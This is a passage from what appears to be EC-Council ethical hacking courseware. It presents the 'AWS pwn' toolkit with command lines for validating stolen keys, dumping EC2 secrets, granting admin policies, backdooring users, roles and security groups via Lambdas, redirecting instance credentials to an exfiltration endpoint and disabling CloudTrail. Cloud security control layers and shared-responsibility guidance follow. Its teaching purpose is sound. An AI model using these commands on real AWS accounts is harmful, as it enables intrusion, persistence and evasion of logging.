- Inserting a backdoor to the existing Lambda function (e.g., the function creates a new user once invoked)
- Manipulating access keys using Lambda functions, such as `rabbit_lambda`, `cli_lambda`, and `backdoor_created_users_lambda`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

AWS Hacking Tool: AWS pwn

- AWS pwn is an AWS hacking tool that includes various automated scripts for hacking phases such as reconnaissance, escalating privileges, maintaining access, and clearing tracks

Reconnaissance

- `./validate_iam_access_keys.py -i /tmp/keys.txt -o /tmp/out.json` → Checks access validity and returns the identity information of the principal
- `./validate_s3_buckets.py -i /tmp/words.txt -o /tmp/out.json` → Checks whether the buckets exist and returns basic identifying information
- `./validate_iam_principals.py -a 123456789012 -i /tmp/words.txt -o /tmp/out.json` → Checks whether the principals exist in specific account

Maintaining Access

- `rabbit_lambda` → Responds to user delete events by creating more copies of the deleted user
- `backdoor_created_users_lambda` → Adds an access key to each newly created user
- `backdoor_created_roles_lambda` → Adds a trust relationship to each newly created role
- `backdoor_created_security_groups_lambda` → Adds a given inbound access rule to each newly created security group

Privilege Escalation

- `./dump_instance_attributes.py -u -o /tmp/` → Retrieves the specified EC2 instance attributes
- `./assume_roles.py -o /tmp/out.json` → Attempts to assume all roles (ARNs) in a file
- `./add_iam_policy.py -u myuser -r myrole -g mygroup` → Adds the administrator and all action policy to a given user, role, or group
- `./bouncy_bouncy_cloudy_cloud.py -i instance-id -e exfiltration-endpoint` → Bounces a given ec2 instance and rewrites its user data

Clearing tracks

- `./disrupt_cloudtrail.py -s` → Attempts to disrupt/cripple cloudtrail logging in the specified way

https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

AWS Hacking Tool: AWS pwn

Source: *https://github.com*

Attackers can use the AWS pwn tool to hack the target AWS cloud environment. This tool includes various automated scripts for different hacking phases, such as reconnaissance, escalating privileges, maintaining access, and clearing tracks.

- **Reconnaissance**

  Run the following scripts to gather information about the AWS users and their account information:

  - `validate_iam_access_keys.py` → Given a TSV file of access key + secret [+ session] combinations, this script checks the access validity and returns the identity information of the principals.

    ```
    ./validate_iam_access_keys.py -i /tmp/keys.txt -o
    /tmp/out.json
    ```

  - `validate_s3_buckets.py` → Given a text file with one word per line, the script checks whether the buckets exist and returns the basic identifying information.

    ```
    ./validate_s3_buckets.py -i /tmp/words.txt -o /tmp/out.json
    ```

  - `validate_iam_principals.py` → Given a text file of principals (e.g., user/admin, role/deploy), the script checks whether the principals exist in a given account.

    ```
    ./validate_iam_principals.py -a 123456789012 -i /tmp/words.txt
    -o /tmp/out.json
    ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- `validate_accounts.py` → Given a text file of account IDs and aliases, the script checks whether the accounts exist.

  ```
  ./validate_accounts.py -i /tmp/accounts.txt -o /tmp/out.json
  ```

- **Privilege Escalation**

  Run the following scripts to retrieve different levels of access and escalate privileges.

  - `dump_instance_attributes.py` → Goes through every EC2 instance in the account and retrieves the specified instance attributes. Most commonly used to retrieve user data, which tend to contain secrets.

    ```
    ./dump_instance_attributes.py -u -o /tmp/
    ```

  - `dump_cloudformation_stack_descriptions.py` → Retrieves the stack descriptions for every existing stack and every stack deleted in the last 90 days.

    ```
    ./dump_cloudformation_stack_descriptions.py -o /tmp/data
    ```

  - `assume_roles.py` → Attempts to assume all ARNs in a file or provided by the list-roles API.

    ```
    ./assume_roles.py -o /tmp/out.json
    ```

  - `add_iam_policy.py` → Adds the administrator and all action policy to a given user, role, or group. Requires IAM putPolicy or attachPolicy privileges.

    ```
    ./add_iam_policy.py -u myuser -r myrole -g mygroup
    ```

  - `bouncy_bouncy_cloudy_cloud.py` → Bounces a given EC2 instance and rewrites its user data, so that one can run arbitrary codes or steal temporary instance profile credentials.

    ```
    ./bouncy_bouncy_cloudy_cloud.py -i instance-id -e
    exfiltration-endpoint
    ```

- **Maintaining Access**

  Run the following scripts to maintain access to an account.

  - `rabbit_lambda` → An example Lambda function that responds to user-delete events by creating more copies of the deleted user.
  - `cli_lambda` → A Lambda function that acts as an AWS cli proxy and does not require credentials.
  - `backdoor_created_users_lambda` → A Lambda function that adds an access key to each newly created user.
  - `backdoor_created_roles_lambda` → A Lambda function that adds a trust relationship to each newly created role.
  - `backdoor_created_security_groups_lambda` → A Lambda function that adds a given inbound access rule to each newly created security group.
  - `backdoor_all_users.py` → Adds an access key to every user in the account.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- `backdoor_all_roles.py` → Adds a trust relationship to each role in the account.
- `backdoor_all_security_groups.py` → Adds a given inbound access rule to each security group in the account.

- **Clearing tracks:**


  Run the following script to the hide the traces of an attack.

  - `disrupt_cloudtrail.py` → Attempts to disrupt/cripple cloudtrail logging in the specified way.

    ```
    ./disrupt_cloudtrail.py -s
    ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow



Cloud Security

There are various risks and threats associated with cloud service adoption and migrating business-critical data to third-party systems. However, following security guidelines and countermeasures strengthens the business case for cloud adoption.

This section deals with various cloud standards, countermeasures, and best practices to secure data hosted in the cloud environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Control Layers

1 Application	SDLC, Binary Analysis, Scanners, Web App Firewalls, Transactional Sec
2 Information	DLP, CMF, Database Activity Monitoring, Encryption
3 Management	GRC, IAM, VA/VM, Patch Management, Configuration Management, Monitoring
4 Network	NIDS/NIPS, Firewalls, DPI, Anti-DDoS, QoS, DNSSEC, OAuth
5 Trusted Computing	Hardware and software RoT and API's
6 Computation and Storage	Host-based Firewalls, HIDS/HIPS, Integrity & File/Log Management, Encryption, Masking
7 Physical	Physical Plant Security, CCTV, Guards

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Control Layers

The following layers show the mapping of the cloud model to the security control model.

- **Application Layer**

  To harden the application layer, establish the policies that match the industry adoption security standards; e.g., OWASP for a web application. It should meet and comply with appropriate regulatory and business requirements. Application layer controls include software development lifecycle, binary analysis, scanners, web app firewalls, transactional sec, etc.

- **Information Layer**

  Develop and document an information security management program, which includes administrative, technical, and physical safeguards to protect information against unauthorized access, modification, or deletion. Some of the information layer security controls include data loss prevention (DLP), content monitoring and filtering, database activity monitoring, encryption, etc.

- **Management Layer**

  This layer covers the cloud security administrative tasks, which can facilitate continued, uninterrupted, and effective services of the cloud. Cloud consumers should look for the policies mentioned above to avail better services. Some of the management layer security controls include governance-risk-compliance (GRC), IAM, VA/VM, patch management, configuration management, monitoring, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Network Layer**

  It deals with various measures and policies adopted by a network administrator to monitor and prevent illegal access, misuse, modification, or denial of network-accessible resources. Additional network layer security controls include network intrusion prevention/detection services, firewalls, deep packet inspection, anti-DDoS, quality of service (QoS), DNSSEC, and OAuth.

- **Trusted Computing**

  Trust computing defines a secured computational environment that implements internal control, auditability, and maintenance to ensure the availability and integrity of cloud operations. Hardware and software RoT & API are a few security controls for trusted computing.


- **Computation and Storage**

  In the cloud, owing to the lack of physical control of the data and the machine, the service provider may be unable to manage the data and computation and lose the trust of the cloud consumers. CSPs must establish policies and procedures for data storage and retention and implement appropriate backup mechanisms to ensure availability and continuity of services that meet with statutory, regulatory, contractual, or business requirements and compliance. Host-based firewalls, host-based intrusion detection/prevention systems, integrity and file/log management, encryption, and masking are some security controls in computation and storage.

- **Physical Layer**

  This layer includes security measures for cloud infrastructure, data centers, and physical resources. Security entities that come under this perimeter are physical plant security, fences, walls, barriers, guards, gates, electronic surveillance, CCTV, physical authentication mechanisms, security patrols, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Security is the Responsibility of both Cloud Provider and Consumer

Security is a shared responsibility in cloud systems, in which both cloud consumers and CSPs have varying levels of control over available computing resources. Compared to traditional IT systems, in which a single organization has authority over the complete stack of computing resources and the entire lifecycle of systems, CSPs and consumers work together to design, build, deploy, and operate cloud-based systems. Therefore, both parties share responsibilities to maintain adequate security for these systems. Different cloud service models (IaaS, PaaS, and SaaS) imply varying levels of control between CSPs and cloud consumers.

Example:

An IaaS platform provider usually performs account management controls for initial system privileged users, whereas a cloud consumer controls user account management for applications deployed in the IaaS.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.71: Cloud security responsibility of both cloud provider and consumer

Following are some of the cloud security controls:

- **PKI**: Public key infrastructure
- **SDL**: Security development lifecycle
- **WAF**: Web application firewall
- **FW**: Firewall
- **RTG**: Real traffic grabber
- **IAM**: Identity and access management
- **ENC**: Encryption
- **DLP**: Data loss prevention
- **IPS**: Intrusion prevention system
- **SWG**: Secure web gateway
- **VA/VM**: Virtual application/Virtual machine
- **App Sec**: Application security
- **AV**: Anti-virus
- **VPN**: Virtual private network
- **LB**: Load balancer
- **GRC**: Governance, risk, and compliance
- **Config Control**: Configuration control
- **CoS/QoS**: Class of service/Quality of service
- **DDoS**: Distributed denial of service
- **TPM**: Trusted platform module
- **Netflow**: Network protocol by Cisco

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Computing Security Considerations

- Cloud computing services should be tailor-made by the vendor as per the given security requirements of the clients
- Cloud service providers should provide higher multi tenancy to enable optimum utilization of cloud resources and secure data and applications
- Cloud services should implement a disaster recovery plan for the stored data that enables information retrieval in unexpected situations
- Continuous monitoring on the Quality of Service (QoS) is required to maintain the service level agreements between consumers and the service providers
- Data stored in the cloud services should be implemented securely to ensure data integrity
- Cloud computing services should be fast, reliable, and need to provide quick response times to the new requests
- Symmetric and asymmetric cryptographic algorithms must be implemented for optimum data security in cloud computing
- Operational process of the cloud-based services should be engineered, operated, and integrated securely into the organizational security management
- Load balancing should be incorporated in the cloud services to enable networks and resources to improve the response time of jobs with maximum throughput
- Cloud service providers should provide better resilience and enhanced protection from physical threats

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

